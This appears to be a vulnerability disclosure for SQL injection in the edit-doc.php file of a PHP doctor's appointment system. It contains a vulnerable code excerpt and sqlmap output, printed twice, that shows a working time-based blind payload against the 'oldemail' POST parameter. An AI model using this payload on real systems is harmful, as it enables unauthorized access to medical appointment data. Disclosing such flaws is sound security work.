

Doctor's Appointment System edit-doc.php.php has Sqlinjection

```
Doctor's Appointment System edit-doc.php.php has
Sqlinjection,The basic introduction of this vulnerability
is that SQL injection means that the web application does
not judge or filter the validity of user input data
strictly.An attacker can add additional SQL statements to
the end of the predefined query statements in the web
application to achieve illegal operations without the
administrator's knowledge, so as to cheat the database
server to execute unauthorized arbitrary queries and
further obtain the corresponding data information.
```



```
if($_POST){
    //print_r($_POST);
    $result= $database->query("select * from webuser");
    $name=$_POST['name'];
    $nic=$_POST['nic'];
    $oldemail=$_POST["oldemail"];
    $spec=$_POST['spec'];
    $email=$_POST['email'];
    $tele=$_POST['Tele'];
    $password=$_POST['password'];
    $cpassword=$_POST['cpassword'];
    $id=$_POST['id00'];

    if ($password==$cpassword){
        $error='3';
        $result= $database->query("select doctor.docid from doctor inner join webuser or
```



```
[20:28:01] [INFO] checking if the injection point on POST parameter 'oldemail' is a false positive
POST parameter 'oldemail' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 126 HTTP(s) requests:
---
Parameter: oldemail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id00=1&oldemail=doctor@edoc.com' AND (SELECT 7490 FROM (SELECT(SLEEP(5)))xMli) AND 'OzBL'='OzBL&email=docto
r@edoc.com&name=Test Doctor1&nic=000000000&Tele=0110000000&spec=1&password=123456&cpassword=123456
---
```

SqlMap Attack

```
---
sqlmap identified the following injection point(s) with a total of 126 HTTP(s) requests:
---
Parameter: oldemail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id00=1&oldemail=doctor@edoc.com' AND (SELECT 7490 FROM (SELECT(SLEEP(5)))xMli) AND 'OzBL'='OzBL&email=doctor@edoc.com&name=Test Doctor1&nic=000000000&Tele=0110000000&spec=1&password=123456&cpassword=123456
```

```
---

---
```